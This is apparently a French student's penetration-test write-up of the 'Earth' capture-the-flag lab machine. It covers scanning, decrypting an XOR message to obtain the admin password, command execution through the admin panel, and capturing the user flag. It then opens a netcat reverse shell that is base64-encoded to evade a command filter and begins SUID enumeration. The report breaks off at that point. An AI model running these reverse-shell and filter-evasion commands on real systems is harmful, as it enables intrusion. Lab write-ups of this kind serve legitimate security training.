

EPI

# Audit de sécurité


Rapport relatif au test d'intrusion de la machine Earth

Soulaima Jaidane 4eme Cyber Security

# Scan de la machine cible

## Addresselap:

J'ai effectué un scan avec Netdiscover et la machine cible était éteinte. Ensuite, je l'ai allumée et refait le scan, et j'ai constaté qu'une nouvelle adresse IP s'était ajoutée : 10.0.2.10, correspondant à la machine nommée "earth".




The image shows two screenshots of the Netdiscover application interface. The top screenshot shows the results of a scan with 6 captured ARP packets from 4 hosts. The bottom screenshot shows the results of a scan with 3 captured ARP packets from 3 hosts, indicating that the host 10.0.2.10 was no longer present in the second scan.

| IP        | At MAC Address    | Count | Len | MAC Vendor / Hostname  |
|-----------|-------------------|-------|-----|------------------------|
| 10.0.2.1  | 52:54:00:12:35:00 | 2     | 120 | Unknown vendor         |
| 10.0.2.2  | 52:54:00:12:35:00 | 1     | 60  | Unknown vendor         |
| 10.0.2.3  | 08:00:27:75:22:9d | 2     | 120 | PCS Systemtechnik GmbH |
| 10.0.2.10 | 08:00:27:be:c5:b3 | 1     | 60  | PCS Systemtechnik GmbH |

| IP       | At MAC Address    | Count | Len | MAC Vendor / Hostname  |
|----------|-------------------|-------|-----|------------------------|
| 10.0.2.1 | 52:54:00:12:35:00 | 1     | 60  | Unknown vendor         |
| 10.0.2.2 | 52:54:00:12:35:00 | 1     | 60  | Unknown vendor         |
| 10.0.2.3 | 08:00:27:75:22:9d | 1     | 60  | PCS Systemtechnik GmbH |

## Scan des ports:



The image shows a screenshot of the Nmap command line interface. The command executed is 'nmap -sV 10.0.2.10'. The output shows that the host is up and that three ports are open: 22/tcp (SSH), 80/tcp (HTTP), and 443/tcp (HTTPS).

```
(kali@kali)-[~]
$ nmap -sV 10.0.2.10
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-12 19:24 EDT
Nmap scan report for 10.0.2.10
Host is up (0.00087s latency).
Not shown: 984 filtered tcp ports (no-response), 13 filtered tcp ports (host-unreach)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.6 (protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.51 ((Fedora) OpenSSL/1.1.1l mod_wsgi/4.7.1 Python/3.9)
443/tcp   open  ssl/http Apache httpd 2.4.51 ((Fedora) OpenSSL/1.1.1l mod_wsgi/4.7.1 Python/3.9)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.40 seconds
```

J'ai identifié trois ports ouverts sur l'adresse IP 10.0.2.10 dans notre rapport. Ces ports sont le 22/tcp (SSH), le 80/tcp (HTTP), et le 443/tcp (HTTPS).

```
(kali@kali)-[~]
$ dirb http://10.0.2.10
We are having trouble restoring your last browsing session. Select Restore Session to try again.


DIRB v2.22
By The Dark Raver
Still not able to restore your session? Sometimes a tab is causing the issue. View previous tabs, remove the tabs you don't need to recover, and then restore.

START_TIME: Fri Apr 12 19:30:47 2024
URL_BASE: http://10.0.2.10/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

GENERATED WORDS: 4612


— Scanning URL: http://10.0.2.10/ —
+ http://10.0.2.10/cgi-bin/ (CODE:403|SIZE:199)

END_TIME: Fri Apr 12 19:32:57 2024
DOWNLOADED: 4612 - FOUND: 1
```




## Forbidden

You don't have permission to access this resource.



## Bad Request (400)



Après avoir lancé **dirb** pour explorer les fichiers cachés, j'ai découvert un seul répertoire cgi-bin que j'ai exploré en espérant y trouver des vulnérabilités, mais sans succès. J'ai également visité la page web via le protocole HTTP, profitant du port ouvert, mais n'ai trouvé aucun contenu significatif. J'ai ensuite tenté d'accéder via HTTPS, mais là non plus, rien de notable n'a été découvert.

```

(kali㉿kali)-[~]
$ nmap -sV -A -p 22,80,443 10.0.2.10

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-12 21:13 EDT
Nmap scan report for 10.0.2.10
Host is up (0.00056s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.6 (protocol 2.0)
|_ ssh-hostkey:
|   256 5b:2c:3f:dc:8b:76:e9:21:7b:d0:56:24:df:be:e9:a8 (ECDSA)
|_  256 b0:3c:72:3b:72:21:26:ce:3a:84:e8:41:ec:c8:f8:41 (ED25519)
80/tcp    open  http      Apache httpd 2.4.51 ((Fedora) OpenSSL/1.1.1l mod_wsgi/4.7.1 Python/3.9)
|_ http-server-header: Apache/2.4.51 (Fedora) OpenSSL/1.1.1l mod_wsgi/4.7.1 Python/3.9
|_ http-title: Bad Request (400)
443/tcp   open  ssl/http  Apache httpd 2.4.51 ((Fedora) OpenSSL/1.1.1l mod_wsgi/4.7.1 Python/3.9)
|_ ssl-date: TLS randomness does not represent time
|_ http-methods:
|_   Potentially risky methods: TRACE
|_ http-title: Test Page for the HTTP Server on Fedora
|_ tls-alpn:
|_   http/1.1
|_ ssl-cert: Subject: commonName=earth.local/stateOrProvinceName=Space
|_ Subject Alternative Name: DNS:earth.local, DNS:terratest.earth.local
|_ Not valid before: 2021-10-12T23:26:31
|_ Not valid after: 2031-10-10T23:26:31
|_ http-server-header: Apache/2.4.51 (Fedora) OpenSSL/1.1.1l mod_wsgi/4.7.1 Python/3.9

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.24 seconds

```

j'ai effectué un scan approfondi du réseau, ce qui m'a permis de découvrir deux noms de domaine local appelé "earth.local" et "terratest.earth.local"

| Certificate       |  |
|-------------------|--|
| earth.local       |  |
| Subject Name      |  |
| State/Province    | Space  |
| Locality          | Milky Way                                      |
| Common Name       | earth.local                                    |
| Issuer Name       |  |
| State/Province    | Space  |
| Locality          | Milky Way                                      |
| Common Name       | earth.local                                    |
| Validity          |  |
| Not Before        | 10/12/2021, 7:26:31 PM (Eastern Daylight Time) |
| Not After         | 10/10/2031, 7:26:31 PM (Eastern Daylight Time) |
| Subject Alt Names |  |
| DNS Name          | earth.local                                    |
| DNS Name          | terratest.earth.local                          |


```

(kali㉿kali)-[~]
$ sudo sh -c 'echo "10.0.2.10 earth.local" >> /etc/hosts'

[sudo] password for kali:

(kali㉿kali)-[~]
$ sudo sh -c 'echo "10.0.2.10 terratest.earth.local" >> /etc/hosts'

```



## Earth Secure Messaging Service



Send your message to Earth:

Message:

Message key:

Activer Windows

Accédez aux paramètres pour activer Windows.

Après avoir ajouté les entrées dans le fichier `/etc/hosts`, l'accès à "earth.local" dans la barre de recherche ouvre une page web, alors qu'auparavant, cela affichait une page de certificat. Cela est dû à la redirection des requêtes vers une adresse IP spécifique dans le fichier `/etc/hosts`, qui conduit désormais à une page web hébergée à cette adresse.

```
(kali@kali)-[~]
$ dirb http://earth.local

DIRB v2.22
By The Dark Raver

Earth Secure Messaging Service

START_TIME: Fri Apr 12 21:34:13 2024
URL_BASE: http://earth.local/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

GENERATED WORDS: 4612

— Scanning URL: http://earth.local/ —
+ http://earth.local/admin (CODE:301|SIZE:0)
+ http://earth.local/cgi-bin/ (CODE:403|SIZE:199)

END_TIME: Fri Apr 12 21:34:27 2024
DOWNLOADED: 4612 - FOUND: 2

(kali@kali)-[~]
$ dirb https://terratest.earth.local

DIRB v2.22
By The Dark Raver

START_TIME: Fri Apr 12 21:34:49 2024
URL_BASE: https://terratest.earth.local/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt


GENERATED WORDS: 4612

— Scanning URL: https://terratest.earth.local/ —
+ https://terratest.earth.local/cgi-bin/ (CODE:403|SIZE:199)
+ https://terratest.earth.local/index.html (CODE:200|SIZE:26)
+ https://terratest.earth.local/robots.txt (CODE:200|SIZE:521)

END_TIME: Fri Apr 12 21:34:53 2024
DOWNLOADED: 4612 - FOUND: 3

(kali@kali)-[~]
$
```

En exécutant les deux commandes : `dirb http://earth.local` et `dirb https://terratest.earth.local`, j'ai trouvé que sur "earth.local" nous avons `/admin`, tandis que sur "terratest.earth.local", nous avons `/index.html` et `/robots.txt`.




## Log In

Username:

Password:

Log In

On a un login dans la page earth.local/admin




J'ouvre le fichier robots.txt dans le navigateur



Je constate que nous avons obtenu un fichier texte avec un intéressant ajout, qui est testingnotes.txt.


Je l'ouvre et voici ce qui apparaît :



```
Testing secure messaging system notes:
*Using XOR encryption as the algorithm, should be safe as used in RSA.
*Earth has confirmed they have received our sent messages.
*testdata.txt was used to test encryption.
*terra used as username for admin portal.
Todo:
*How do we send our monthly keys to Earth securely? Or should we change keys weekly?
*Need to test different key lengths to protect against brute force. How long should the key be?
*Need to improve the interface of the messaging interface and the admin panel, it's currently very basic.
```

On a le username terra

Je constate que le chiffrement XOR a été utilisé pour crypter les messages que nous avons vus sur la page principale de Earth ! Si je lis attentivement, il y a une entrée qui dit : testdata.txt a été utilisé pour tester le chiffrement



```
According to radiometric dating estimation and other evidence, Earth formed over 4.5 billion years ago. Within the first billion years of Earth's history, life appeared in the oceans and began to affect Earth's atmosphere and surface, leading to the proliferation of anaerobic and, later, aerobic organisms. Some geological evidence indicates that life may have arisen as early as 4.1 billion years ago.
```

Nous disposons de la clé de chiffrement, qui est testdata.txt et qui peut être utilisée pour décrypter les messages.

Donc maintenant on a :

le nom d'utilisateur, qui est terra, provenant de testingnotes.txt. Nous avons le message chiffré de la page earth.local. Nous avons la clé de chiffrement, qui est testdata.txt et qui peut être utilisée pour décrypter les messages. Je sais qu'il y a une page admin dans earth.local/admin, donc peut-être pouvons-nous trouver un moyen de nous y connecter une fois que nous aurons décrypté le message.

J'ai essayer les 3 messages mais seul le 3eme message qui m'a donner cet output:

Send message

Previous Messages:

- 37090b59030f11060b0a1b4e0000000000004312170a1b0b0e4107174f1a0b044e0a000202134e0a161d170403590
- 3714171e0b0a550a1859101d064b160a191a4b0908140d0e0d441c0d4b1611074318160814114b0a1d06170e14440
- 2402111b1a0705070a41000a431a000a0e0a0f04104601164d050f070c0f15540d101800000000c0c06410f09014

Download CyberChef

Last build: A day ago - Version 10 is here! Read about the new features here

Options About / Support

GOST Verify

GOST Key Wrap

GOST Key Unwrap

ROT13

ROT13 Brute Force

ROT47

ROT47 Brute Force

ROT8000

XOR

XOR Brute Force

Vigenère Encode

Vigenère Decode

To Morse Code

From Morse Code

Bacon Cipher Encode

Bacon Cipher Decode

Recipe

From Hex

Delimiter  
Auto

XOR

Key  
According to rad... UTF-8

Scheme  
Standard

☐ Null preserving

STEP

BAKE!

Auto Bake


Input

0d1b410f090142030153091b4d1501530407  
14110b174c2c0c13000d441b410f13080d12  
145c0d0708410f1d014101011a050d0a084d  
540906090507090242150b141c1d08411e01  
0a0d1b120d110d1d040e1a450c0e410f0904  
07130b5601164d00001749411e151c061e45  
4d0011170c0a080d470a1006055a01060012  
4053360e1f1148040906010e130c00090d4e  
02130b05015a0b104d0800170c0213000d10  
4c1d05000450f01070b47080318445c0903  
08410f010c12171a48021f49080006091a48  
001d47514c50445601190108011d45181715  
1a104c080a0e5a

Output

earthclimatechangebad4humansearthcli  
matechangebad4humansearthclimatechan  
gebad4humansearthclimatechangebad4hu  
mansearthclimatechangebad4humanseart  
hclimatechangebad4humansearthclimate  
changebad4humansearthclimatechangeba  
d4humansearthclimatechangebad4humans  
earthclimatechangebad4humansearthcli  
matechangebad4humansearthclimatechan  
gebad4humansearthclimatechangebad4hu  
mansearthclimatechangebad4humanseart  
hclimat

Maintenant que nous avons potentiellement le mot de passe du compte de terra, je vais l'essayer sur la page admin



## Log In


Username:

terra

Password:

••••••••••••••••••••

Log In



## Admin Command Tool

Welcome terra, run your CLI command on Earth Messaging Machine (use with care).

CLI command:

Run command

Command output:

Après ces deux commandes

```
cd /home; ls -al;pwd
```

```
ls /var/earth_web/
```

j'ai trouver le user flag

---

## Admin Command Tool

Welcome terra, run your CLI command on Earth Messaging Machine (use with care).

CLI command:

Run command

Command output: db.sqlite3 earth\_web manage.py secure\_message user\_flag.txt

Avec cat j'ai trouver le contenu de flag user maintenant je vais chercher le flag de root

---

## Admin Command Tool

Welcome terra, run your CLI command on Earth Messaging Machine (use with care).

CLI command:

```
cat /var/earth_web/us
```

Run command

Command output: `[user_flag_3353b67d6437f07ba7d34afd7d2fc27d]`

user\_flag\_3353b67d6437f07ba7d34afd7d2fc27d

## Connexion au système cible

La manière la plus efficace de se connecter au PC cible est d'utiliser un écouteur netcat.

```
(kali㉿kali)-[~]  
$ nc -lvnp 4444  
listening on [any] 4444 ...  
^
```

---

## Admin Command Tool

Welcome terra, run your CLI command on Earth Messaging Machine (use with care).

- Remote connections are forbidden.

CLI command:

```
nc -e /bin/bash 10.0.
```

Run command

Command output:

```
kali@kali: ~  
File Actions Edit View Help  
kali@kali: ~ x kali@kali: ~ x  
(kali㉿kali)-[~]  
$ nc -nlvnp 4444  
listening on [any] 4444 ...  
^C
```

rien ne s'est passer

Lorsque nous exécutons la commande `nc -e /bin/bash 10.0.2.5 4444`, elle est exécutée directement sur la cible. Cependant, pour tromper la cible en exécutant cette commande sans détection, nous devons la cacher dans une chaîne encodée. Ainsi, nous utilisons `echo 'nc -e /bin/bash 10.0.2.5 4444' | base64` pour encoder la commande en une chaîne base64. Ensuite, pour décoder cette chaîne et exécuter la commande sur la cible, nous utilisons `echo 'bmMgLWUgL2Jpbi9iYXNoIDFwLjAuMi4xMCA0NDQ0Cg==| base64 -d | bash.`

"d" sert à décoder, tandis que "bash" est utilisé pour forcer l'exécution de cette commande comme un script.

Cette approche nous permet d'exécuter la commande sans éveiller les soupçons de la cible.

```
(kali@kali)-[~]
$ echo 'nc -e /bin/bash 10.0.2.5 4444' | base64
bmMgLUUgLU2Jpb9iYXNoIDEwLjAuMi41IDQ0NDQK

(kali@kali)-[~]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.0.2.5] from (UNKNOWN) [10.0.2.10] 49772
█
```

## Accès au compte root

```
(kali@kali)-[~]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.0.2.5] from (UNKNOWN) [10.0.2.10] 49772
whoami
apache
█
```

cela indique généralement que le serveur web Apache est exécuté sous l'identité de l'utilisateur "apache". Cela signifie que les processus associés au serveur web sont exécutés avec les privilèges de cet utilisateur. C'est une pratique courante pour des raisons de sécurité, car cela limite les dommages potentiels en cas d'exploitation d'une vulnérabilité du serveur web.

Maintenant je vais rechercher des permissions de fichier faibles. Cela signifie que nous cherchons un fichier qui peut être exécuté avec les privilèges root par l'utilisateur apache.

- **find / -perm -u=s -type f 2>/dev/null**

Cette commande recherche les fichiers sur le système avec des permissions spécifiques qui peuvent être exploitées pour obtenir des privilèges root. Cela signifie que si un fichier avec le bit "setuid" est exécuté par un utilisateur normal, il aura temporairement les privilèges de l'utilisateur propriétaire du fichier, ce qui peut potentiellement permettre à un utilisateur de se comporter temporairement comme root ou un autre utilisateur système.

La partie "-type f" spécifie que nous ne recherchons que des fichiers (et non des répertoires, des liens symboliques, etc.), et "2>/dev/null" redirige les

messages d'erreur vers /dev/null pour les ignorer, car nous pouvons rencontrer des répertoires inaccessibles pendant la recherche.

```
find / -perm -u=s -type f 2>/dev/null
/usr/bin/chage
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/su
/usr/bin/mount
/usr/bin/umount
